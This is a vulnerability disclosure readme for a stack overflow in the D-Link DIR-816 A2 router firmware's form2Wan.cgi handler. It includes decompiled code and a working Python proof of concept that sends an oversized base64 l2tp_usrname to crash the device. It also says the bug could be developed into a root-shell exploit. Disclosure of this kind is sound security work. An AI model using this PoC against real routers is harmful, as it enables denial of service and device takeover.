z1r00 Update readme.md History

1 contributor


56 lines (37 sloc) | 1.4 KB ...

D-link DIR-816 A2_v1.10CNB04.img Stack overflow vulnerability

Firmware information

- Manufacturer's address：https://www.dlink.com/
- Firmware download address ： http://tsd.dlink.com.tw/GPL.asp

Affected version



The picture above shows the latest firmware for this version

Vulnerability details

```
      }
    }
    return websRedirect(a1, "d_wan.asp");
  case '3':
    l2tp_server = websGetVar(a1, "l2tp_server", "");
    v36 = websGetVar(a1, "l2tp_serverdns", "");
    l2tp_usrname = websGetVar(a1, "l2tp_usrname", "");
    l2tp_pswrd = websGetVar(a1, "l2tp_pswrd", "");
    v39 = websGetVar(a1, "l2tp_mode", &word_4784D8);
    v40 = websGetVar(a1, "l2tp_ipaddr", "");
    v41 = websGetVar(a1, "l2tp_netmask", "");
    v42 = websGetVar(a1, "l2tp_gateway", "");
    v98 = websGetVar(a1, "dns_ctrl", "");
    l2tp_usrname_len = strlen(l2tp_usrname);
    websDecode64(v94, l2tp_usrname, l2tp_usrname_len);
    l2tp_pswrd_len = strlen(l2tp_pswrd);
    websDecode64(v95, l2tp_pswrd, l2tp_pswrd_len);
    printf("l2tp_srv(%s) sdns(%s) user(%s) pass(%s) \r\n", l2tp_server, v36, v94, v95);
    printf("mode(%s) ip(%s) nm(%s) gw(%s) \r\n", v39, v40, v41, v42);
    nvram_bufset(0, &unk_4759E8, l2tp_server);
    if ( strlen(v36) < 2 || !strncmp(v36, "0.0.0.0", 7) )
    {
      nvram_bufset(0, "wan_l2tp_use_dns", "");
```

Vulnerability occurs in /goform/form2Wan.cgi, When wantype is 3, l2tp_usrname will be decrypted by base64, and the result will be stored in v94, which does not check the size of l2tp_usrname, resulting in stack overflow

Poc

The first thing you need to do is to get the tokenid

```
curl http://192.168.0.1/dir_login.asp | grep tokenid
```

Then run the following poc

```python
import requests
import base64

li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')

tokenid = 'xxxx'

url = 'http://192.168.0.1/goform/form2Wan.cgi'

payload = base64.b64encode(b'a' * 10000)

data = {
    'tokenid' : tokenid,
    'wantype' : '3',
    'l2tp_usrname' : payload,
    'l2tp_psword' : payload
}
response = requests.post(url, data=data)
response.encoding="utf-8"
info = response.text
li(url)
print(info)
```

You can see the router crash, and finally you can write an exp to get a root shell